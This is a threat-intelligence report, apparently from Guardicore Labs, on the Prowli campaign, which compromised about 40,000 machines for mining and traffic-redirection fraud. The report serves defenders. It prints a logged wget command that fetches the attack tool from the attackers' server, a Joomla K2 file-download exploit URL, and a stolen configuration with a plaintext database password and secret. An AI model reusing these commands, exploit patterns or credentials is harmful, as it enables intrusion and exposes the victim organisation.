
Operation Prowli: Monetizing 40,000 Victim Machines

guardicore.com/2018/06/operation-prowli-traffic-manipulation-cryptocurrency-mining/




Guardicore Labs team has uncovered a traffic manipulation and cryptocurrency mining campaign infecting a wide number of organizations in industries such as finance, education and government. This campaign, dubbed **Operation Prowli**, spreads malware and malicious code to servers and websites and has compromised more than 40,000 machines in multiple areas of the world. Prowli uses various attack techniques including exploits, password brute-forcing and weak configurations.

This multi-purpose operation targets a variety of platforms – CMS servers hosting popular websites, backup servers running HP Data Protector, DSL modems and IoT devices. Victim machines are monetized using a variety of methods, relying on internet trends such as digital currencies and traffic redirection. Traffic monetisation frauds are quite common and are based on redirecting website visitors from their legitimate destination to websites advertising malicious browser extensions, tech support scam services, fake services and more.

We uncover the entire Prowli operation, all the way from the unaware user visiting an infected website through the traffic monetizer to the scam operator. In this report, we focus on the attackers' techniques, methodologies, infrastructure and goals. We will dive into the technical details and the way the money flows. A list of indicators of compromise (IOCs) related to the operation is provided at the end of the post.

Discovering the r2r2 worm

On the 4th of April, the Guardicore Global Sensor Network (GGSN) reported a group of SSH attacks communicating with a C&C server. The attacks all behaved in the same fashion, communicating with the same C&C server to download a number of attack tools named r2r2 along with a cryptocurrency miner.



download operation
09:52:11
```
wget -O r2r2-a http://wp.startreceive.tk/test/z/r2r2-a
```
Application name: `/usr/bin/wget`
URL: `http://wp.startreceive.tk/test/z/r2r2-a` No local Copy

process creation
09:52:11
```
wget -O r2r2-a http://wp.startreceive.tk/test/z/r2r2-a
```
Application name: `/usr/bin/wget`

resolve network operation
09:52:11
Query: `(GLIBC_UNSPEC) wp.startreceive.tk`
Running Process: `/usr/bin/wget`

tcp connect operation
09:52:11
Connecting from `10.33.0.69` : `57176` to `185.212.128.154` : `80`
Running Process: `/usr/bin/wget`

Some of the attackers' steps as recorded by GGSN


What caught our attention and made us look deeper into this operation was:

- We traced this campaign across several networks in different countries, associated with different industries
- The attackers were using unfamiliar tools new to the the Guardicore Reputation repository as well as other known datasets such as VirusTotal
- The attackers used binaries with the same domain name hardcoded in the code and each of the binaries was designed to attack different services and CPU architectures

Over a period of 3 weeks, we captured dozens of such attacks per day coming from over 180 IPs from a variety of countries and organizations. These attacks led us to investigate the attackers' infrastructure and discover a wide ranging operation attacking multiple services.


Scope

We found that the attackers store a large collection of victim machines with IP addresses and domains that expose different services to the Internet. These services are all either vulnerable to remote pre-authentication attacks or allow the attackers to bruteforce their way inside. The list of targeted services includes Drupal CMS websites, WordPress sites, DSL modems, servers with an open SSH port, vulnerable IoT devices, servers exposing HP Data Protector software and more.




Most of the victims ran with weak SSH credentials

The attackers behind Operation Prowli assaulted organizations of all types and sizes which is in line with previous attacks we investigated.



Operation Prowli's victims


Operation Prowli has compromised a wide range of services, without targeting a specific sector.



Victims by Industry


Monetization: How does the money flow?

The attackers behind Operation Prowli are focused on making money from their efforts rather than ideology or espionage. We currently understand two key flows of revenue in this operation.



The first source of revenue comes from cryptocurrency mining. Typically, cryptocurrency mining is considered a resource-heavy operation that involves a large upfront investment followed by ongoing traffic and energy costs. The attackers behind Prowli incur no expenses when they use r2r2 to take over computers owned by others and use mining pools to launder their gains. Cryptocurrency is a common payload of modern worms, and in this case as in many others, our attackers prefer to mine Monero, a cryptocurrency focused on privacy and anonymity to a greater degree than Bitcoin.

Second source of revenue is traffic monetization fraud. Traffic monetizers, such as roi777, buy traffic from “website operators” such as the Prowli attackers and redirect it to domains on demand. Website “operators” earn money per traffic sent through roi777. The destination domains frequently host different scams, such as fake services, malicious browser extensions and more.


winopenc.top/accredited-online-degree-advantages-disadvantages/

Index OnlineSchools

Online Universities & Schools: Rutgers University Walden University Strayer University Florida State University University of Iowa University of Minnesota University of Oregon Walden University Colorado State University

Accredited Online Education | Online Schooling Basics | Online Education & Degrees | Select Online Program | Online Universities & Schools

Index Online Schools
Finding Right Online Schools Made Easy

Can we help you to find something?

Search... go

Categories
Accredited Online Colleges
Accredited Online Degrees
Accredited Online High Schools
Accredited Online Schools
Accredited Online Universities
Arizona State University
Art Schools
Articles
Ashford University
Ball State University
Business Schools
Career Assessment
Career Counseling
Career Training
Clemson University
Colorado State University
Cornell University
Cosmetology Schools
Culinary Schools
Curriculum
Devry University
Distance Education
East Carolina University

Home » Accredited Online Degrees » Advantages and Disadvantages of Accredited Online Degrees

Advantages and Disadvantages of Accredited Online Degrees

By: admin, **Category:** Accredited Online Degrees

Online education is considered an alternative for young people to pursue degrees.
Many people begin to see the advantages of online education and the benefits an accredited online degree could bring to them. But any coin has two sides. Online degree, like the degrees earned through traditional studying programs, comes with its own cons and pros.

Get to Know the Advantages of Accredited Online Degrees

Open door for further promotion and more job opportunities.

Recent Posts
- Little girl fighting cancer has singer in tears with adorable video of her dancing on her hospital bed
- Man's epic rant over council two-bag rubbish limits goes viral as he likens rules to 'War and Peace'
- See toddler's epic meltdown after discovering a HAIR on her arm
- Tiny diva is already putting 'boyfriend' in his place as she shouts "never ever speak to me like that"
- Amazing moment dock worker dives into murky Thames to save cat that had fallen in

winopenc.top

An example of a fake website visitors are redirected to

This is a dirty business and typically, all three sides, buyers and sellers of traffic and the middlemen, engaging in illicit activity. In our case, Prowli sells traffic by redirecting visitors from compromised legitimate websites to domains hosting tech support scams, fake browser extensions, scam products and more. The traffic monetizer working with the Prowli operation was previously investigated by an anonymous researcher, who was able to connect it to SEO fraud and tech support scams. Later, another anonymous researcher hacked the *roi777* website and uploaded the raw data to Pastebin. The dump contains raw SQL tables that appear to come from the "legitimate" part of the website, listing users, bitcoin wallet addresses, telegram IDs etc, providing a dataset of who is using the traffic redirection service.

What's Under Attack?


Operation Prowli operators maintain a toolbox with a variety of attack methods to fit their needs. We've seen different types of attacks, each based on a different service. Some attacks are based on worms that randomly attack IPs in the internet, while others targeting CMS servers use a master list of targets.

A partial list of the attack vectors we've seen include:

- Machines running SSH are hacked by a self propagating worm spread by brute force credential guessing, the victims download and run a cryptocurrency miner.
- Joomla! Servers running the K2 extension are attacked with file download vulnerability, using a URL such as

https://.com/index.php?option=com_k2&view=media&task=connector&cmd=file&target=[base64 of file path]&download=1

This provides the attackers sensitive server configuration data such as passwords and API keys.




```
public $sitename = '[redacted] Inc.';
public $editor = 'jce';
public $captcha = '0';
public $list_limit = '20';
public $access = '1';
public $debug = '0';
public $debug_lang = '0';
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'www[redacted]yc';
public $password = 'E;}LOoZDW(CE';
public $db = 'www[redacted]yc';
public $dbprefix = 'engz_';
public $live_site = '';
public $secret = 'ULe9cN26BoI9Dnim';
public $gzip = '1';
public $error_reporting = 'none';
```

Joomla! Configuration details

- A variety of DSL modems are hacked by accessing their internet facing configuration panel using a URL such as *https://:7547/UD/act?1* and passing in parameters exploiting a known vulnerability. The vulnerability resides in the processing of SOAP data and allows remote code execution. This vulnerability was previously used by the Mirai worm.
- WordPress servers are hacked by a variety of infectors – some attempt to brute force login into the WP administrative panel, others exploit old vulnerabilities in WordPress installations. A third type of attacks searches for servers with configuration problems, such as exposing FTP credentials when accessing *https://.com/wp-config.php~*.
- Servers running HP Data Protector exposed to the internet (over port 5555) are exploited using a 4 year old vulnerability – CVE-2014-2623 used to execute commands with system privileges.

The attackers also target systems with Drupal, PhpMyAdmin installations, NFS boxes and servers with exposed SMB ports open to brute force credential guessing.

An additional type of victims are compromised servers which host a well known open source webshell named “WSO Web Shell”.



[makser]	dir	2017-05-30 15:45:19	0/0	drwxrwxrwx	R T
[ov3e6cyt0]	dir	2017-08-27 15:54:54	0/0	drwxrwxrwx	R T
[temp]	dir	2017-10-02 18:47:40	0/0	drwxrwxrwx	R T
[tmp]	dir	2014-04-22 11:31:52	0/0	drwxrwxrwx	R T
[wp-admin]	dir	2016-04-13 11:46:37	0/0	drwxrwxrwx	R T
[wp-content]	dir	2016-03-16 08:08:15	0/0	drwxrwxrwx	R T
[wp-includes]	dir	2017-08-27 16:06:06	0/0	drwxrwxrwx	R T
